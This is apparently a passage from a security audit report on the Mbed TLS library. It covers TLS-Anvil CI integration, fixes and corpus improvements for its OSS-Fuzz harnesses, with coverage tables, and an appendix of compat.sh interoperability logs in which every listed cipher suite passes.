


Figure 4: Example of the network traffic capture of a failed TLS-Anvil test.

The web UI is easy to use and understand, but this workflow is not suitable for a CI/CD pipeline. Instead, we proposed the following changes:

- Modifications to the `mbedtls-test` images to include TLS-Anvil and its dependencies in the images used by the Mbed TLS CI.
- A Python script to parse the results generated by TLS-Anvil, to present them in a suitable way for CI logs, and return an error code in case of new failures.
- An `all.sh` component that runs the TLS-Anvil test suite along with the other Mbed TLS tests.

Additionally, we proposed a Dockerfile to build a standalone image that includes both TLS-Anvil and Mbed TLS. In both Docker images we use the TLS-Anvil jar to avoid using Docker-in-Docker. Note that due to the extensiveness of its tests, the whole suite may take more than 30 minutes to complete.

8.3. Fuzzing improvements

Mbed TLS is fuzzed as part of the OSS-Fuzz project. OSS-Fuzz is a free service operated by Google that provides continuous and automated fuzzing for widely-used open-source projects. Crashes are reported to the maintainers through its internal tracker.

There are currently eight fuzzers, shown in Table 6. The X.509 and PKCS#7 fuzzers exercise the corresponding parsers using certificates included in `framework/data_files`, while the four (D)TLS harnesses exercise the TLS state machine through `mbedtls_ssl_handshake()`.

Harness	Area	Functions exercised
`fuzz_x509crt.c`	X.509 certificate parsing	`mbedtls_x509_crt_parse()`, `mbedtls_x509_crt_info()`
`fuzz_x509crl.c`	X.509 CRL parsing	`mbedtls_x509_crl_parse()`, `mbedtls_x509_crl_info()`
`fuzz_x509csr.c`	X.509 CSR parsing	`mbedtls_x509_csr_parse()`, `mbedtls_x509_csr_info()`
`fuzz_pkcs7.c`	PKCS#7 signature-blob parsing	`mbedtls_pkcs7_parse_der()`
`fuzz_client.c`	TLS handshake (client side)	`mbedtls_ssl_handshake()`, `mbedtls_ssl_read()`
`fuzz_server.c`	TLS handshake (server side)	`mbedtls_ssl_handshake()`, `mbedtls_ssl_read()`
`fuzz_dtlsclient.c`	DTLS handshake (client side)	`mbedtls_ssl_handshake()`, `mbedtls_ssl_read()`
`fuzz_dtlsserver.c`	DTLS handshake (server, with cookie)	`mbedtls_ssl_handshake()` (before and after HelloVerify), `mbedtls_ssl_read()`

Table 6: Description of the fuzzers included in `programs/fuzz`.

To test the state of the fuzzers, we used the `oss-fuzz` repository and tools directly: the project includes a helper script, `infra/helper.py`, to build and run the fuzzers based on a per-project Dockerfile and `build.sh` script.

We noted that both files were not updated to use Mbed TLS 4.x: the Dockerfile clones the repository and points HEAD to the `mbedtls-3.6` branch and `build.sh` tries to unset the `MBEDTLS_USE_PSA_CRYPTO` option that was removed in 4.0, in order to generate one build with PSA Crypto and one without it.

Info

These issues are fixed by the patches provided to the Mbed TLS team.

Then we used `infra/helper.py` to build and run the fuzzers.

```bash
# Pull the latest base images.
python3 infra/helper.py pull_images

# Build the fuzzers: it builds the image, compiles the fuzzers, and includes the initial corpora.
# Other sanitizers are available, see the output of `build_fuzzers --help`.
python3 infra/helper.py build_fuzzers --sanitizer=address mbedtls

# Run one of the fuzzers.
python3 infra/helper.py run_fuzzer --sanitizer=address mbedtls fuzz_client
```

All fuzzers compiled correctly. However, running `fuzz_client` and `fuzz_dtlsclient` was not successful: immediately, libFuzzer indicated that no interesting inputs were found, despite having valid initial corpora, as shown in Listing 15. The cause was the call to `mbedtls_x509_crt_parse()` to load a CA certificate *before* calling `psa_crypto_init()`. The first time that the harness function is called, it loads a CA certificate using `mbedtls_x509_crt_parse()` which tries to import the public key. This fails with `MBEDTLS_ERR_PK_INVALID_PUBKEY` because the PSA subsystem was not initialized. The documentation for the `_parse` function has an explicit warning to call `psa_crypto_init()` before calling the function.

Another issue was discovered when running the server fuzzers. Despite tens of thousands of executions per second, libFuzzer was very slow to report any coverage progress. The cause was the non-volatile seed. In both the default and full configurations, Mbed TLS uses a file as an additional source of initial entropy on top of using `/dev/urandom`. This requires a `seedfile` to exist in the directory from which the programs are being launched. The seed file is *not* included in the build process, so the server harnesses were failing the initialization of the cryptographic subsystem.

After solving these problems, all fuzzers compiled and ran correctly.

Info

Both issues are fixed by the patches provided to the Mbed TLS team, calling `psa_crypto_init()` before the certificate parser, and disabling the non-volatile seed configuration options.

```
vm.mmap_rnd_bits = 28
Using seed corpus: fuzz_client_seed_corpus.zip
/out/fuzz_client -- -rss_limit_mb=2560 -timeout=25 /tmp/fuzz_client_corpus -max_len=1048575 < /dev/null
INFO: libFuzzer ignores flags that start with '--'
INFO: Running with entropic power schedule (0xFF, 100).
INFO: Seed: 1891118315
INFO: Loaded 1 modules   (23029 inline 8-bit counters): 23029 [0x55f841973408, 0x55f841978dfd),
INFO: Loaded 1 PC tables (23029 PCs): 23029 [0x55f841978e00,0x55f8419d2d50),
INFO:        1 files found in /tmp/fuzz_client_corpus
INFO: seed corpus: files: 1 min: 4037b max: 4037b total: 4037b rss: 32Mb
#2      INITED exec/s: 0 rss: 33Mb
WARNING: no interesting inputs were found so far. Is the code instrumented for coverage?
This may also happen if the target rejected all inputs we tried so far
```

Listing 15: Output of the first run of `fuzz_client`. libFuzzer reports that there are no interesting inputs.

We measured the coverage of the X.509 fuzz targets using the corpus built by OSS-Fuzz, which includes the Mbed TLS `framework/data_files` as well as the OpenSSL and BoringSSL corpora. We used libFuzzer's INITED coverage as the value to compare and identified two quick wins.

First, the `data_files` certificates are PEM files but are passed to the parser as raw bytes. This causes `mbedtls_x509_crt_parse()` to pass the certificate to the DER decoder, as it only calls the PEM decoder if the buffer contains `-----BEGIN CERTIFICATE-----` *and* ends with a NUL byte, as shown in Listing 16. By modifying `build.sh` to add a NUL byte at the end of each certificate, the initial corpus reaches the PEM decoder.

```c
1408      /*
1409       * Determine buffer content. Buffer contains either one DER certificate or
1410       * one or more PEM certificates.
1411       */
1412  #if defined(MBEDTLS_PEM_PARSE_C)
1413      if (buflen != 0 && buf[buflen - 1] == '\0' &&
1414          strstr((const char *) buf, "-----BEGIN CERTIFICATE-----") != NULL) {
1415          buf_format = MBEDTLS_X509_FORMAT_PEM;
1416      }
1417
1418      if (buf_format == MBEDTLS_X509_FORMAT_DER) {
1419          return mbedtls_x509_crt_parse_der(chain, buf, buflen);
1420      }
1421  #else
1422      return mbedtls_x509_crt_parse_der(chain, buf, buflen);
1423  #endif
```

Listing 16: `mbedtls_x509_crt_parse()` calls the DER decoder if the certificate is not NUL-terminated (`library/x509_crt.c:1408-1423`).

Second, we targeted specific certificate fields that the base corpus does not cover, including unknown-critical extensions, GeneralizedTime dates, otherName SANs, CRL entry-extensions, a CRL with no nextUpdate, and CSR extensionRequests. These come as raw DER objects that are generated outside of the fuzzing image, and added during

`build.sh`. The gains from these additions to the corpus are summarized in Table 7. The larger relative gain of `fuzz_x509csr` can be explained by a lack of CSR cases in the OpenSSL and BoringSSL corpora.

Fuzz target	Edges (cov)				Features (ft)			
	A	B	C	Δ (C−A)	A	B	C	Δ (C−A)
`fuzz_x509crt`	1131	1141	1239	**+108 (+9.5%)**	1818	1835	2975	**+1157 (+64%)**
`fuzz_x509crl`	373	377	448	**+75 (+20%)**	688	715	891	**+203 (+30%)**
`fuzz_x509csr`	166	463	770	**+604 (+364%)**	167	476	975	**+808 (+484%)**

Table 7: Coverage of the X.509 fuzz targets by corpus. *A* is the base corpus that combines the corpora of Mbed TLS, OpenSSL, and BoringSSL. *B* adds the DER seeds, and *C* adds both the seeds and the NUL-terminated PEM files.

Info

The improvements to the corpus were shared with the Mbed TLS team.

Lastly, alongside the improvements to the existing fuzzers we ran our own differential fuzzer, DeltAFLy, on AES (all modes of operation and key sizes), ChaCha20-Poly1305, and hash functions (SHA-1, SHA-2 and SHA-3 families, MD5, RIPEMD160). We compared it with OpenSSL. The run was terminated after a day, since no coverage improvements were noted after a few hours. No difference in behavior or crashes was found.

A. compat.sh logs

```
m->O tls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA ..................... PASS
m->O tls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 .................. PASS
m->O tls12,no TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 .................. PASS
m->O tls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA ..................... PASS
m->O tls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 .................. PASS
m->O tls12,no TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 .................. PASS
O->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA ..................... PASS
O->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 .................. PASS
O->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 .................. PASS
O->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA ..................... PASS
O->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 .................. PASS
O->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 .................. PASS
m->G tls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA ..................... PASS
m->G tls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 .................. PASS
m->G tls12,no TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 .................. PASS
m->G tls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA ..................... PASS
m->G tls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 .................. PASS
m->G tls12,no TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 .................. PASS
m->G tls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CCM ......................... PASS
m->G tls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CCM_8 ....................... PASS
m->G tls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CCM ......................... PASS
m->G tls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CCM_8 ....................... PASS
m->G tls12,no TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_CBC_SHA256 ............. PASS
m->G tls12,no TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_GCM_SHA256 ............. PASS
m->G tls12,no TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_CBC_SHA384 ............. PASS
m->G tls12,no TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_GCM_SHA384 ............. PASS
G->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA ..................... PASS
G->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 .................. PASS
G->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 .................. PASS
G->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA ..................... PASS
G->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 .................. PASS
G->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 .................. PASS
G->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CCM ......................... PASS
G->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CCM_8 ....................... PASS
G->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CCM ......................... PASS
G->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CCM_8 ....................... PASS
G->m tls12,no TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_CBC_SHA256 ............. PASS
G->m tls12,no TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_GCM_SHA256 ............. PASS
G->m tls12,no TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_CBC_SHA384 ............. PASS
G->m tls12,no TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_GCM_SHA384 ............. PASS
m->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA ..................... PASS
m->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 .................. PASS
m->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 .................. PASS
```

```
m->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA ..................... PASS
m->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 ................... PASS
m->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 ................... PASS
m->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CCM ......................... PASS
m->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CCM_8 ....................... PASS
m->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CCM ......................... PASS
m->m tls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CCM_8 ....................... PASS
m->m tls12,no TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_CBC_SHA256 .............. PASS
m->m tls12,no TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_GCM_SHA256 .............. PASS
m->m tls12,no TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_CBC_SHA384 .............. PASS
m->m tls12,no TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_GCM_SHA384 .............. PASS
m->O tls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA ..................... PASS
m->O tls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 .................. PASS
m->O tls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 .................. PASS
m->O tls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA ..................... PASS
m->O tls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 .................. PASS
m->O tls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 .................. PASS
O->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA ..................... PASS
O->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 .................. PASS
O->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 .................. PASS
O->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA ..................... PASS
O->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 .................. PASS
O->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 .................. PASS
m->G tls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA ..................... PASS
m->G tls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 .................. PASS
m->G tls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 .................. PASS
m->G tls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA ..................... PASS
m->G tls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 .................. PASS
m->G tls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 .................. PASS
m->G tls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CCM ......................... PASS
m->G tls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CCM_8 ....................... PASS
m->G tls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CCM ......................... PASS
m->G tls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CCM_8 ....................... PASS
m->G tls12,yes TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_CBC_SHA256 .............. PASS
m->G tls12,yes TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_GCM_SHA256 .............. PASS
m->G tls12,yes TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_CBC_SHA384 .............. PASS
m->G tls12,yes TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_GCM_SHA384 .............. PASS
G->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA ..................... PASS
G->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 .................. PASS
G->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 .................. PASS
G->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA ..................... PASS
G->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 .................. PASS
G->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 .................. PASS
G->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CCM ......................... PASS
G->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CCM_8 ....................... PASS
G->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CCM ......................... PASS
G->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CCM_8 ....................... PASS
G->m tls12,yes TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_CBC_SHA256 .............. PASS
G->m tls12,yes TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_GCM_SHA256 .............. PASS
```

```
G->m tls12,yes TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_CBC_SHA384 ..... PASS
G->m tls12,yes TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_GCM_SHA384 ..... PASS
m->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA ..... PASS
m->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 ..... PASS
m->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 ..... PASS
m->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA ..... PASS
m->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 ..... PASS
m->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 ..... PASS
m->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CCM ..... PASS
m->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CCM_8 ..... PASS
m->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CCM ..... PASS
m->m tls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CCM_8 ..... PASS
m->m tls12,yes TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_CBC_SHA256 ..... PASS
m->m tls12,yes TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_GCM_SHA256 ..... PASS
m->m tls12,yes TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_CBC_SHA384 ..... PASS
m->m tls12,yes TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_GCM_SHA384 ..... PASS
m->O tls12,no TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA ..... PASS
m->O tls12,no TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 ..... PASS
m->O tls12,no TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ..... PASS
m->O tls12,no TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA ..... PASS
m->O tls12,no TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 ..... PASS
m->O tls12,no TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 ..... PASS
O->m tls12,no TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA ..... PASS
O->m tls12,no TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 ..... PASS
O->m tls12,no TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ..... PASS
O->m tls12,no TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA ..... PASS
O->m tls12,no TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 ..... PASS
O->m tls12,no TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 ..... PASS
m->G tls12,no TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA ..... PASS
m->G tls12,no TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 ..... PASS
m->G tls12,no TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ..... PASS
m->G tls12,no TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA ..... PASS
m->G tls12,no TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 ..... PASS
m->G tls12,no TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 ..... PASS
m->G tls12,no TLS_ECDHE_RSA_WITH_CAMELLIA_128_CBC_SHA256 ..... PASS
m->G tls12,no TLS_ECDHE_RSA_WITH_CAMELLIA_128_GCM_SHA256 ..... PASS
m->G tls12,no TLS_ECDHE_RSA_WITH_CAMELLIA_256_CBC_SHA384 ..... PASS
m->G tls12,no TLS_ECDHE_RSA_WITH_CAMELLIA_256_GCM_SHA384 ..... PASS
G->m tls12,no TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA ..... PASS
G->m tls12,no TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 ..... PASS
G->m tls12,no TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ..... PASS
G->m tls12,no TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA ..... PASS
G->m tls12,no TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 ..... PASS
G->m tls12,no TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 ..... PASS
G->m tls12,no TLS_ECDHE_RSA_WITH_CAMELLIA_128_CBC_SHA256 ..... PASS
G->m tls12,no TLS_ECDHE_RSA_WITH_CAMELLIA_128_GCM_SHA256 ..... PASS
G->m tls12,no TLS_ECDHE_RSA_WITH_CAMELLIA_256_CBC_SHA384 ..... PASS
G->m tls12,no TLS_ECDHE_RSA_WITH_CAMELLIA_256_GCM_SHA384 ..... PASS
m->m tls12,no TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA ..... PASS
```

```
m->m tls12,no TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 ..... PASS
m->m tls12,no TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ..... PASS
m->m tls12,no TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA ..... PASS
m->m tls12,no TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 ..... PASS
m->m tls12,no TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 ..... PASS
m->m tls12,no TLS_ECDHE_RSA_WITH_CAMELLIA_128_CBC_SHA256 ..... PASS
m->m tls12,no TLS_ECDHE_RSA_WITH_CAMELLIA_128_GCM_SHA256 ..... PASS
m->m tls12,no TLS_ECDHE_RSA_WITH_CAMELLIA_256_CBC_SHA384 ..... PASS
m->m tls12,no TLS_ECDHE_RSA_WITH_CAMELLIA_256_GCM_SHA384 ..... PASS
m->O tls12,yes TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA ..... PASS
m->O tls12,yes TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 ..... PASS
m->O tls12,yes TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ..... PASS
m->O tls12,yes TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA ..... PASS
m->O tls12,yes TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 ..... PASS
m->O tls12,yes TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 ..... PASS
O->m tls12,yes TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA ..... PASS
O->m tls12,yes TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 ..... PASS
O->m tls12,yes TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ..... PASS
O->m tls12,yes TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA ..... PASS
O->m tls12,yes TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 ..... PASS
O->m tls12,yes TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 ..... PASS
m->G tls12,yes TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA ..... PASS
m->G tls12,yes TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 ..... PASS
m->G tls12,yes TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ..... PASS
m->G tls12,yes TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA ..... PASS
m->G tls12,yes TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 ..... PASS
m->G tls12,yes TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 ..... PASS
m->G tls12,yes TLS_ECDHE_RSA_WITH_CAMELLIA_128_CBC_SHA256 ..... PASS
m->G tls12,yes TLS_ECDHE_RSA_WITH_CAMELLIA_128_GCM_SHA256 ..... PASS
m->G tls12,yes TLS_ECDHE_RSA_WITH_CAMELLIA_256_CBC_SHA384 ..... PASS
m->G tls12,yes TLS_ECDHE_RSA_WITH_CAMELLIA_256_GCM_SHA384 ..... PASS
G->m tls12,yes TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA ..... PASS
G->m tls12,yes TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 ..... PASS
G->m tls12,yes TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ..... PASS
G->m tls12,yes TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA ..... PASS
G->m tls12,yes TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 ..... PASS
G->m tls12,yes TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 ..... PASS
G->m tls12,yes TLS_ECDHE_RSA_WITH_CAMELLIA_128_CBC_SHA256 ..... PASS
G->m tls12,yes TLS_ECDHE_RSA_WITH_CAMELLIA_128_GCM_SHA256 ..... PASS
G->m tls12,yes TLS_ECDHE_RSA_WITH_CAMELLIA_256_CBC_SHA384 ..... PASS
G->m tls12,yes TLS_ECDHE_RSA_WITH_CAMELLIA_256_GCM_SHA384 ..... PASS
m->m tls12,yes TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA ..... PASS
m->m tls12,yes TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 ..... PASS
m->m tls12,yes TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ..... PASS
m->m tls12,yes TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA ..... PASS
m->m tls12,yes TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 ..... PASS
m->m tls12,yes TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 ..... PASS
m->m tls12,yes TLS_ECDHE_RSA_WITH_CAMELLIA_128_CBC_SHA256 ..... PASS
m->m tls12,yes TLS_ECDHE_RSA_WITH_CAMELLIA_128_GCM_SHA256 ..... PASS
```

```
m->m tls12,yes TLS_ECDHE_RSA_WITH_CAMELLIA_256_CBC_SHA384 ..... PASS
m->m tls12,yes TLS_ECDHE_RSA_WITH_CAMELLIA_256_GCM_SHA384 ..... PASS
m->O tls12,no TLS_PSK_WITH_AES_128_CBC_SHA ..... PASS
m->O tls12,no TLS_PSK_WITH_AES_256_CBC_SHA ..... PASS
O->m tls12,no TLS_PSK_WITH_AES_128_CBC_SHA ..... PASS
O->m tls12,no TLS_PSK_WITH_AES_256_CBC_SHA ..... PASS
m->G tls12,no TLS_PSK_WITH_AES_128_CBC_SHA ..... PASS
m->G tls12,no TLS_PSK_WITH_AES_256_CBC_SHA ..... PASS
m->G tls12,no TLS_ECDHE_PSK_WITH_AES_128_CBC_SHA ..... PASS
m->G tls12,no TLS_ECDHE_PSK_WITH_AES_128_CBC_SHA256 ..... PASS
